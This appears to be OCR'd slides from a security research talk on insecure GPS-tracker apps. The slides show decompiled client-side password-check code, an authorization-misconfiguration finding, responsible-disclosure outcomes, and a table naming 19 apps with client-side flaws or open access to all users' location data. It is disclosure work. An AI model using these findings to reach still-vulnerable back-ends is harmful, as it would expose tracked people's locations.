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

```
public void onDataChange(DataSnapshot dataSnapshot) {
  PasswordActivity.this.util.log("userid password123", "" + dataSnapshot.getValue());

  if(PasswordActivity.get_string_from_edittext(PasswordActivity.ed_password).compareToIgnoreCase(
         dataSnapshot.getValue().toString()) == 0) {
          ....
          PasswordActivity.this.save_user_data();
          return;
   }

   PasswordActivity.lDialog.dismiss();
   PasswordActivity.this.util.toast("Password Wrong");
}
```

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

Authorisation Misconfiguration

Table Users

user_id	last_location	…
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…	…	…



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



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Responsible Disclosure

- Informed vendors, 90 days to fix the bugs
- Reactions:
  - A few: “We will fix it”
  - No reaction
  - “How much money do you want”
  - “It’s not a bug, it’s a feature”
- Announced to Google Android Security and to ASI (app security improvement)Team -> no direct reaction
- Some apps removed from Google Play Store (12 of 19)
- Still vulnerable back-ends and apps in the store
- Some apps are detected as malware now

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- Authentication and authorization for back-end data (e.g. firebase*)

*https://firebase.google.com/docs/auth/

	Client-Side Vulnerability	Access All Data
My Family GPS Tracker		X
KidControll GPS Tracker	X	
Family Locator (GPS)	X	X
Free Cell Tracker	X	X
Rastreador de Novia 1	X	X
Rastreador de Novia 2	X	X
Phone Tracker Free	X	X
Phone Tracker Pro	X	X
Rastrear Celular Por el Numero	X	X
Localizador de Celular GPS	X	X
Rastreador de Celular Avanzado	X	X
Handy Orten per Handynr	X	X
Localiser un Portable avec son Numero	X	X
Phone Tracker By Number	X	X
Track My Family	X	X
Couple Vow		X
Real Time GPS Tracker	X	
Couple Tracker App	X	
Ilocatemobile		X

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